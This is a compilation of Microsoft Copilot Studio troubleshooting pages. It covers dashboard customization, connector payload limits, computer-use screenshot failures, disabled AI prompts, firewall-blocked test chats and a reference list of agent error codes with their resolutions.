3. Under the **Monitoring** tab, select **Workbooks** and open Copilot Studio Dashboard from the workbooks gallery.






Customize and share your dashboard


Application Insights is a powerful tool for application performance monitoring (APM) that provides insights into the health and performance of your applications.

The dashboard opens as an editable workbook where you can customize the workbook and save according to your needs.


1. Select **Edit** in the command bar.



1. Modify elements as needed for your use case. Select ... on an element to edit, add, move or resize, clone, or remove. For example, you can add a tile using KQL to track a custom attribute you're collecting that is not shown in our built-in view.




1. Save your latest changes and create different views as needed by selecting **Save**.



1. Share with your team by selecting the **Share** icon in the command bar.

ⓘ Note

When you share this workbook with your team members, they must have at least Reader role for the connected Application Insights resource in order to view the displayed information.



Connector request failure

Summary

This article helps you resolve an HTTP 400 Bad Request error that occurs when a [connector](#) action returns too much data in Microsoft Copilot Studio. Connector responses are limited to 500 KB. A response that exceeds this limit causes the request to fail. This problem can occur whether you configure the connector as an agent-wide action or a topic-specific action. To fix this error, configure the connector action inputs to filter the data that the service returns.

Symptoms

When you use connector tools together with custom agents in Copilot Studio, you encounter HTTP error code 400 and receive the following message:

Error Code: 400, Error Message: Bad Request

Cause

The connector request to the service returns more than 500 KB of data. This amount exceeds the Copilot Studio connector response limit.

Solution

Filter the connector response data by configuring the inputs to the connector action. Most connectors include input parameters that limit the data that the service returns. The available parameters vary by connector. For connector-specific details, see the [connectors documentation](#).

For example, the ServiceNow connector [Get Knowledge Articles](#) action provides these filtering options:

- **Filter** input parameter - accepts a filter query to limit results
- **Limit** input parameter - restricts the number of records that are returned

Configure these inputs in Copilot Studio by using the steps for either an agent-wide or a topic-specific connector tool.

Agent-wide connector tool

1. Under **Agents**, select the agent that has the connector that you want to configure.
2. Select **Tools** to see the list of actions that are associated with the agent.
3. Select the tool that you want to configure.
4. Select **Inputs**, and then edit the input field that you want to configure.

Topic-specific connector tool

1. Under **Agents**, select the agent that has the connector that you want to configure.
2. Select **Topics** to see the list of topics for the agent.
3. Select the topic that you want to configure to open the canvas for the topic flow.
4. On the canvas, select the connector node for the connector that you want to configure.
The typical inputs that are identified from user input are displayed under **Inputs**.
5. Select **Advanced inputs** to access configurations for more input parameters.
6. Configure the inputs to filter responses.

Related content

- [Use Power Platform connectors as tools](#)
- [Quotas and limits for Copilot Studio](#)

Last updated on 03/11/2026

"FailedToTakeScreenshot" error during computer use action

09/26/2025

This article provides troubleshooting guidance for "FailedToTakeScreenshot" errors that might occur during [computer use actions](#) for Microsoft Copilot Studio agents. The computer use model requires screenshots to interact with the desktop. If the screenshot process fails, the computer use action ends.

Symptoms

During a computer use action, a "FailedToTakeScreenshot" error code is returned to the [agent transcript](#). When the screenshot process fails, the computer use action ends.

Cause 1: UAC prompt is displayed

If Windows displays a [User Account Control](#) (UAC) prompt, the prompt blocks the desktop, and the system or application can't capture a screen image.

Solution

- Make sure that a UAC prompt isn't displayed when you open a new Remote Desktop session to another computer.
- Verify that the [UAC level](#) isn't set to **Always notify**. That setting can cause UAC prompts to be displayed during session startup.

Cause 2: Windows OOBE experience is displayed

The first time that a user signs in to the remote computer, Windows starts the [Out Of Box Experience](#) (OOBE). At startup, the OOBE typically displays the message, "Getting things ready." If the OOBE image is displayed during the computer use action, the screen capture action fails.

Solution

The OOBE is displayed only the first time that a new user signs in to the remote computer. Make sure that you manually sign in the user at least one time before they use a computer use action.

Cause 3: Remote Desktop session isn't visible

A screen capture fails if the Remote Desktop session isn't visible. This issue might occur in the following situations:

- If you use an existing Remote Desktop session in a web browser (for example, when you connect to a Power Automate-hosted computer), screen capturing fails if the Remote Desktop tab isn't focused.
- If you use a Remote Desktop session in [Windows App](#), screen capturing fails if the application window is minimized.

Solution

Before you start a computer use action, make sure that the Remote Desktop session is focused and visible on the screen.

Related content

- [Hosted machines](#)
- [Automate web and desktop apps with computer use](#)

"This feature has been disabled" error for AI prompts in Copilot Studio


Summary

This article helps you resolve the "This feature has been disabled" error that occurs when you try to create [AI prompts](#) in Microsoft Copilot Studio. Typically, this error appears if the AI prompts feature is disabled at the environment level in Microsoft Power Platform admin center or is restricted by an organizational policy. Enabling the feature lets you create custom prompts for your Copilot Studio agents.

Symptoms

When you try to [create a new prompt](#) in Copilot Studio, the following message appears in the prompt builder:

This feature has been disabled




Cause

An administrator disabled the AI prompts feature at the environment level in Power Platform admin center or restricted it by using an organizational policy. When this feature is disabled, you receive an error message when you try to create an AI prompt.

Solution

To resolve this issue, an administrator must enable the AI prompts feature in Power Platform admin center:

1. Sign in to [Power Platform admin center](#)  by using administrator credentials.
2. Select **Manage** > **Environments**.
3. Select the environment in which the error occurs, and then select **Settings**.
4. Go to **Product** > **Features**.
5. Locate and turn on the **AI prompts** setting.



For more information, see [Enable or disable AI prompts in Power Platform and Copilot Studio](#).

Related content

- [Modify responses using custom instructions and prompt modification](#)
- [Understand error codes](#)

Agent doesn't respond in the Test your agent panel



Summarize this article for me

Summary

This article helps you resolve an issue in [Microsoft Copilot Studio](#) in which an agent stops responding after the first interaction in the [Test your agent](#) panel. This issue typically occurs when a corporate firewall or proxy interferes with real-time message delivery by blocking or delaying the connection that Copilot Studio relies on.

Symptoms

After you add an [existing Copilot Studio agent](#) or a [Microsoft Fabric Data agent](#), and you interact with the agent in the **Test your agent** panel, you experience the following behavior:

- The agent doesn't respond after the first interaction.
- Messages appear in the conversation transcript but don't appear in the test chat.

Cause

A corporate firewall or proxy that performs traffic inspection and filtering can cause this issue. The firewall or proxy caches the response until the request finishes. This caching prevents real-time message delivery through the `/subscribe` connection that Copilot Studio uses.

Solution

To identify and resolve the issue, follow these steps:

1. Open your browser's developer tools (select `F12` or `Ctrl + Shift + I`).
2. Select the **Network** tab.
3. Start a new conversation in the **Test your agent** panel.
4. Look for a `/subscribe` request, and check that it's healthy. The request path should resemble the following URL:


```
https://pvaruntime.<Geo>-
```

```
il<Island>.gateway.prod.island.powerapps.com/environment/<EnvironmentId>/<BotId>/test/conversations/<ConversationId>/subscribe
```

5. If the `/subscribe` request is missing, blocked, or stuck in a pending state, set up a firewall allow list, bypass, or exempt rule for the Copilot Studio request path.

For a full list of domains and services that Copilot Studio requires, see [Required services](#).

Related content

- [Understand error codes](#)

Last updated on 02/26/2026

Understand error codes

When an agent encounters a problem during a conversation, it responds by sending a message that includes an error code for the specific problem. Users of the agent should give this error code to their administrator.

As an agent maker, if a problem occurs when you use the test pane to [test your agent](#), you receive a message that contains the error code and more context about the problem. Alternatively, you can use the **Topic checker** panel to [validate your agent's configuration](#).

Error list

Web app

ⓘ Note

The term *dialog* is used in some error messages to refer to a *topic*.

⌵ Expand table

Error code	Description
AIModelActionBadRequest	There's a mismatch between the prompt action types.
AIModelActionRequestTimeout	There's a timeout error that's related to a call to an AI Builder model.
AIPluginOperationNotFound	There's an error when attempting to access a connected agent.
AsyncResponsePayloadTooLarge	There's an error that's related to the output of a connector.
AuthenticationNotConfigured	Authentication is required but wasn't configured.
BindingKeyNotFound	One or more inputs have changed on the agent flow (added, removed, or renamed). The agent flow needs to be removed and re-added to ensure Copilot Studio has the correct list of inputs.

Error code	Description
ConnectedAgentAuthMismatch	There's an authentication mismatch between the orchestrator and sub-agent.
ConnectedAgentBotNotFound	A sub-agent in a multi-agent orchestration configuration wasn't found.
ConnectedAgentBotNotPublished	A sub-agent in a multi-agent orchestration configuration wasn't published.
ConnectedAgentChainingNotSupported	Multi-level agent chaining isn't supported.
ConnectedAgentGptComponentNotFound	A connected agent is missing descriptions or instructions.
ConnectorPowerFxError	There's an error in the Power Fx expression evaluation in connector actions.
ContentError	There's an error in the topic content.
ConsentNotProvidedByUser	A user interacting with an agent rejected the agent's SSO request.
ConversationStateTooLarge	The conversation state exceeds the size limits.
DataLossPreventionViolation	There's a data policy violation.
EnforcementMessageC2	Not enough prepaid capacity is available.
FlowActionBadRequest	A request that was made to an agent flow is malformed.
FlowActionException	An error occurred while executing an agent flow .
FlowActionTimedOut	An agent flow took more than 100 seconds to run and timed out.
FlowMakerConnectionBlocked	An agent flow invoked with unauthorized maker credentials in connection.
GenAISearchandSummarizeRateLimitReached	The usage limit for generative AI was reached.
GenAIToolPlannerRateLimitReached	The usage limit for generative orchestration was reached.
InfiniteLoopInBotContent	A node was executed too many times.
InvalidContent	Invalid content was added to the code editor.
LatestPublishedVersionNotFound	Unable to retrieve the published version of the agent.

Error code	Description
OpenAIHate	Hate content was detected.
OpenAIJailBreak	Jailbreak content was detected.
OpenAIIndirectAttack	Indirect attack content was detected.
OpenAISelfHarm	Self-harm content was detected.
OpenAISexual	Sexual content was detected.
OpenAIRateLimitReached	The capacity limit of the agent was reached.
OpenAIViolence	Violence content was detected.
OutgoingMessageSizeTooBig	A message sent by an agent was too large to process.
RedirectToDisabledDialog	A topic was redirecting to a disabled topic.
RedirectToNonExistentDialog	A topic was redirecting to another topic that no longer exists.
SystemError	A system error occurred in Copilot Studio.
TooMuchDataToHandle	The request that was made by the user is too large to process.

AIModelActionBadRequest

Error messages:

- The output of the prompt evaluated to `{ActualType}` but expected `{ExpectedType}`.
- The input parameter `{ParameterName}` for prompt `{PromptName}` is missing.
- The input parameter `{ParameterName}` for prompt `{PromptName}` is blank but is required.
- Expected: `{ExpectedType}`. Actual: `{ActualType}`.

Resolution: This error occurs if a prompt action receives incorrect input or returns unexpected output types. To resolve the problem, take one of the following actions, based on the error:

- *Type mismatch:* Check your prompt configuration to make sure that the output schema matches the expected variable type.

- *Missing required input:* Verify that all required inputs are connected to variables that have values.
- *Blank required value:* Make sure that the variable has a value before you call the prompt.

For more information, see [Create a prompt action](#).

AIModelActionRequestTimeout

Error message: The prompt `prompt-name` execution timed out.

Resolution: Make sure that the call to the AI Builder model doesn't exceed 100 seconds.

AIPluginOperationNotFound

Error message: Sorry, the bot can't talk for a while. It's something the bot's owner needs to address.

Resolution: Republish the agent. This error can occur when an agent is published through an import or a solution deployment.

AsyncResponsePayloadTooLarge

Error message: The output returned from the connector was too large to be handled by the agent. Try reducing its size by utilizing available connector filters or by limiting the number of configured action outputs.

Resolution: One of the agent's real-time connectors is returning a payload that's larger than the agent can handle. For more information about the payload limit, see [Copilot Studio web app limits](#).

AuthenticationNotConfigured

Error messages:

- Authentication is not configured for this bot.
- The bot requires sign in, but is not configured for authentication. Please update the authentication method for the bot.
- Integrated authentication is not supported in channel `{channel}`.

Resolution: This error occurs if your agent uses actions or features that require user authentication, but authentication isn't configured. To resolve the problem:

1. In your agent, go to **Settings > Security > Authentication**.
2. Select an appropriate authentication method: **Authenticate with Microsoft** for Microsoft 365 users, or **Authenticate manually** for custom OAuth providers.
3. If the error mentions a specific channel, verify that the channel supports the authentication method that you're using. Some channels don't support integrated authentication.

For more information, see [Configure user authentication](#).

BindingKeyNotFoundError

Error messages:

- Binding '{0}' is not found, refresh this flow to get the latest bindings
- Input binding '{0}' is not found, refresh this flow to get the latest bindings
- Output binding '{0}' is not found, refresh this flow to get the latest bindings

Resolution: Check that the agent flow inputs and outputs are set up correctly. Try refreshing the inputs or outputs to resolve this issue. If that doesn't work, try setting up the agent flow again.

To get the latest inputs and outputs, remove and readd the agent flow.

ConnectedAgentAuthMismatch

Error message: Your connected agent with schema name `{AgentSchemaName}` has an authentication mismatch with the main agent.

Resolution: The orchestrator agent and connected sub-agent have different authentication configurations. In order for multi-agent orchestration to work, both agents must use compatible authentication settings. To resolve the problem:

1. Open both agents, and go to **Settings > Security > Authentication**.
2. Make sure that both agents use the same authentication method (for example, both use **Authenticate with Microsoft**).
3. If you're using manual authentication, make sure that both agents are configured to use the same OAuth provider and settings.

The following authentication compatibility rules apply:

- If the connected agent has *no authentication* configured, any orchestrator authentication is acceptable.
- If the connected agent *requires authentication*, the orchestrator must use the *same* authentication method.
- **Manual authentication (Generic OAuth2)** on the orchestrator is *not compatible* with connected agents that require authentication. Both agents must use the same manual authentication configuration, or the connected agent must have no authentication requirement.

For more information, see [Configure user authentication](#) and [Use agents as actions in other agents \(preview\)](#).

ConnectedAgentBotNotFound

Error message: Connected agent with schema name {AgentSchemaName} not found.

Resolution: This error occurs in multi-agent orchestration if the orchestrator agent can't find a connected sub-agent. To resolve the problem:

1. Verify that the connected agent exists in the same environment as the orchestrator agent.
2. Make sure that the connected agent's schema name is spelled correctly in the orchestrator configuration.
3. Check that you have access permissions to the connected agent.
4. If the connected agent was recently created, wait a few minutes, and then try again.

For more information, see [Use agents as actions in other agents \(preview\)](#).

ConnectedAgentBotNotPublished

Error message: Connected agent with schema name {AgentSchemaName} needs to be published to be invoked.

Resolution: The connected sub-agent must be published before the orchestrator agent can invoke it. To resolve the problem:

1. Open the connected agent in Copilot Studio.
2. Publish the agent.
3. Return to the orchestrator agent, and test again.

For more information, see [Use agents as actions in other agents \(preview\)](#).

ConnectedAgentChainingNotSupported

Error message: Agent chaining detected. Your agent cannot be connected to agent with schema name `{AgentSchemaName}` as it already has a connected agent.

Resolution: Multi-level agent chaining isn't supported. An orchestrator agent can connect to sub-agents, but those sub-agents can't have their own connected agents. To resolve the problem:

1. Review your agent architecture, and flatten the hierarchy.
2. Move the functionality from deeply nested agents into either the orchestrator or first-level connected agents.
3. Consider using topics or actions instead of additional connected agents.

For more information, see [Use agents as actions in other agents \(preview\)](#).

ConnectedAgentGptComponentNotFound

Error message: No GPT component found for connected agent with schema name `{AgentSchemaName}`.

Resolution: The connected agent is missing a required description or instructions that enable it to be invoked by an orchestrator agent. To resolve the problem:

1. Open the connected agent in Copilot Studio.
2. Go to the agent's **Overview** page.
3. Make sure that the agent has a clear **Description** and **Instructions** configured.
4. After you make changes, publish the connected agent.
5. Return to the orchestrator agent, and test again.

For more information, see [Use agents as actions in other agents \(preview\)](#).

ConnectorPowerFxError

Error message: Power Fx expression evaluation failed: {ErrorDetails}

Resolution: A Power Fx expression that's used in a connector action wasn't evaluated correctly. To resolve the problem:

1. Open the topic that contains the connector action.
2. Review the Power Fx expressions in the action's input parameters.
3. Test the expressions by using sample data to determine the issue.

4. Use the formula bar's error indicators to locate specific problems.

Common causes include:

- Syntax errors.
- Type mismatches, such as comparing text to numbers without conversion.
- Null or blank values. For handling, use functions such as `IsBlank()`, `Coalesce()`, or `IfError()`.
- Invalid function usage.

For more information, see [Use Power Fx in Copilot Studio](#).

ContentError

Error message: This error produces dynamic messages based on the context of the error.

Resolution: This message is a catch-all error for problems that are related to your agent's content. The error message provides more details.

Common problems include:

- A node is missing required properties.
- Invalid YAML was added by using the [code editor](#).
- A [Power Fx formula](#) contains an error.

ConsentNotProvidedByUser

Error message: No consent provided for SSO connection.

Resolution: The user who's interacting with the agent must verify the connection by using the agent's single sign-on connection prompt.

DataLossPreventionViolation

Error message: This environment requires users to sign in before they can use the agent. Go to Manage > Security > Authentication and select the option that requires users to sign in.

Resolution

- Your environment's data policies require that users sign in. See [Add user authentication with the Sign in system topic](#).

- One or more connectors that you use in the agent aren't in the same data group. See [Copilot Studio connectors](#).
- One or more connectors that you use in the agent were blocked by the tenant administrator.

ConversationStateTooLarge

Error message: Conversation state size exceeds the maximum allowed limit.

Resolution: The conversation accumulates too much data in its state, exceeding the allowed size limits. To resolve the problem:

1. Reduce variable data by reviewing your topics and reducing the amount of data stored in variables during the conversation.
2. Clear unused variables by setting them to blank if they're no longer needed.
3. Simplify conversation flows by breaking complex conversations into smaller, more focused interactions.
4. Avoid storing large JSON objects, arrays, or text blocks in conversation variables.

To prevent this error:

- Use variables only for data that has to persist across topics.
- Consider using Power Automate flows to store and retrieve large data from external sources instead of keeping it in conversation state.

For more information, see [Copilot Studio quotas and limits](#).

EnforcementMessageC2

Error message: This agent is currently unavailable. It has reached its usage limit. Please try again later.

Resolution: This message appears if an agent reaches its message capacity or the pay-as-you-go meter reaches its limit. To resolve the problem, add more prepaid capacity or create a pay-as-you-go billing plan. The agent chat should then resume working within five minutes. For more information, see [Overage Enforcement](#).

FlowActionBadRequest

Error messages:

- The parameter with name {KeyName} on flow {FlowName} ({FlowId}) is declared to be of type {ItemTypeKind}. This type isn't supported when invoking Power Automate. Currently, only Text, Boolean and Numbers are supported.
- The parameter with name {ItemKey} on flow {FlowName} ({FlowId}) is missing in the 'Call Flow' action.
- The parameter with name {KeyName} on flow {FlowName} ({FlowId}) evaluated to type {ResolveType}, expected type {ExpectedType}.
- The flow {FlowName} ({FlowId}) failed to run with response code {ResponseCode}, error code: {FlowErrorCode}.

Resolution: Verify that the [base type](#) of any variables that you pass to the flow matches the parameter type. For more information, see [FlowActionBadRequest agent error in channels](#)

FlowActionException

Error messages:

- No output was received from flow {FlowName} ({FlowId}), even though output was expected as per the agent definition.
- The output parameter with name {ItemKey} on flow {FlowName} ({FlowId}) is missing from the response data. Refresh the flow, or ensure the flow returns this value.
- The output parameter with name {ItemKey} on flow {FlowName} ({FlowId}) is missing from the output schema. Please refresh the flow.

Resolution: [Check the flow for errors](#).

FlowActionTimedOut

Error message: The flow with id {FlowId} has timed out. Error Code: {FlowErrorCode}

Resolution: [Check the flow for errors](#) to understand why the cloud flow took more than 100 seconds to run before it returned to your agent. Try to optimize the query and the data that you return from the back-end system. If some of the cloud flow logic can continue to run after a result is sent to the agent, put these actions after the "Return value(s) to Copilot Studio" step in your cloud flow.

FlowMakerConnectionBlocked

Error message: The flow with name {FlowName} is using a maker connection, which isn't allowed. Error Code: {FlowMakerConnectionBlocked}

Resolution: The administrator prevents using maker credentials in a connection that's invoked from the agent flow. [Open the flow in Power Automate](#) and [share the cloud flow by using run-only permissions](#).

GenAISearchandSummarizeRateLimitReached

Error message: The usage limit for search and summarize has been reached. Please try again later.

